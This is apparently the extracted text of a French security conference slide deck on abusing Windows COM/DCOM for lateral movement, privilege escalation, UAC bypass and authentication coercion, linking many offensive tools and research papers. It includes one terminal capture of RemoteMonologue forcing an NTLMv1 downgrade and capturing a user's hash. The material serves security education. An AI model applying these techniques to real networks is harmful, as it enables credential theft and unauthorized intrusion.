
Lateral Movement via Bitlocker DCOM & COM Hijacking.

This Proof of Concept (PoC) for Lateral Movement abuses the fact, that some COM Classes configured as `INTERACTIVE USER` will spawn a process in the context of the currently logged on users session.


If those processes are also vulnerable to COM Hijacking, we can configure a COM Hijack via the remote registry, drop a malicious DLL via SMB and trigger loading/execution of this DLL via DCOM.

https://github.com/rtecCyberSec/BitlockMove


Mouvement latéral + Impersonation



Mouvement latéral + Impersonation



Mouvement latéral + Impersonation



https://github.com/AlmondOffSec/DCOMRunAs

Ce dont on n’a pas parlé

La recherche de vulnérabilités


Creation and effects [edit]

According to court papers, the original Blaster was created after security researchers from the Chinese group Xfocus reverse engineered the original Microsoft patch that allowed for execution of the attack.[4]

The worm spreads by exploiting a buffer overflow discovered by the Polish security research group Last Stage of Delirium[5] in the DCOM RPC service on the affected operating systems, for which a patch had been released one month earlier in MS03 026[6] (CVE-2003-0352) and later in MS03-039.[7] This allowed the worm to spread without users opening attachments simply by spamming itself to large numbers of random IP addresses. Four versions have been detected in the wild.[8] These are the most well-known exploits of the original flaw in RPC, but there were in fact another 12 different vulnerabilities that did not see as much media attention.[9]

https://fr.wikipedia.org/wiki/Blaster

La recherche de vulnérabilités



Enhancing Automatic Vulnerability Discovery for Windows RPC/COM in New Ways

https://www.youtube.com/watch?v=VQiQuLo0v58

La recherche de vulnérabilités

COMRACE: Detecting Data Race Vulnerabilities in COM Objects

Fangming Gu[1,2], Qingli Guo[1,2], Lian Li[3,4], Zhiniang Peng[5,6], Wei Lin[1,2], Xiaobo Yang[1,2], Xiaorui Gong[1,2]


[1]Institute of Information Engineering, Chinese Academy of Sciences
[2]School of Cyber Security, UCAS
[3]Institute of Computing Technology, Chinese Academy of Sciences
[4]School of Computer Science and Technology, UCAS
[5]Sangfor Technologies Inc
[6]Shenzhen Institutes of Advanced Technology, Chinese Academy of Sciences

USENIX Security 2022

USENIX Security '22 - COMRace: Detecting Data Race Vulnerabilities in COM Objects

https://www.youtube.com/watch?v=9bBh2YEqVMA


La recherche de vulnérabilités



USENIX Security '23 - Detecting Union Type Confusion in Component Object Model

https://www.youtube.com/watch?v=U43ZBhV6d_I

Faire pousser ses propres patates



https://github.com/CICADA8-Research/COMThanasia


UAC Bypass

15 MAY 2023 • SAMIR BOUSSEADEN

Exploring Windows UAC Bypasses: Techniques and Detection Strategies

In this research article, we will take a look at a collection of UAC bypasses, investigate some of the key primitives they depend on, and explore detection opportunities.

21 min read Security operations, Detection science




https://www.elastic.co/security-labs/exploring-windows-uac-bypasses-techniques-and-detection-strategies

Coerce

```
┌──(venv)─(root㉿winbeef25)-[/]
└─# python3 RemoteMonologue.py galaxy/administrator:'[redacted]'@SERVER01 -auth-to 172.22.164.58 -downgrade

REMOTE MONOLOGUE

                  v1.0.0 - @AndrewOliveau

[*] Targeting ServerDataCollectorSet COM object
[*] Setting RunAs value to Interactive User
[*] Running NetNTLMv1 downgrade attack
[+] Coerced SMB authentication!                          SERVER01

┌──(venv)─(root㉿winbeef25)-[/]
└─#

root@winbeef25: /opt 156x14

[SMB] NTLMv1-SSP Client   : 172.22.175.222
[SMB] NTLMv1-SSP Username : GALAXY\yoda
[SMB] NTLMv1-SSP Hash     : yoda::GALAXY:[redacted]
```

https://github.com/3lp4tr0n/RemoteMonologue



Conclusion

Remerciements

> Hackerz Voice (@asso_hzv)

> Orange Cyberdefense (@OrangeCyberdef)

Références

Beaucoup de ressources..

- https://mohamed-fakroud.gitbook.io/red-teamings-dojo/windows-internals/playing-around-com-objects-part-1
- https://www.221bluestreet.com/offensive-security/windows-components-object-model/demystifying-windows-component-object-model-com
- https://medium.com/@jasemalsadi/dissecting-com-objects-9b1ea3f18964
- https://www.youtube.com/watch?v=VNOgAYBKEi4
- https://attack.mitre.org/techniques/T1559/001/
- https://www.youtube.com/watch?v=93Mm9ySaugk
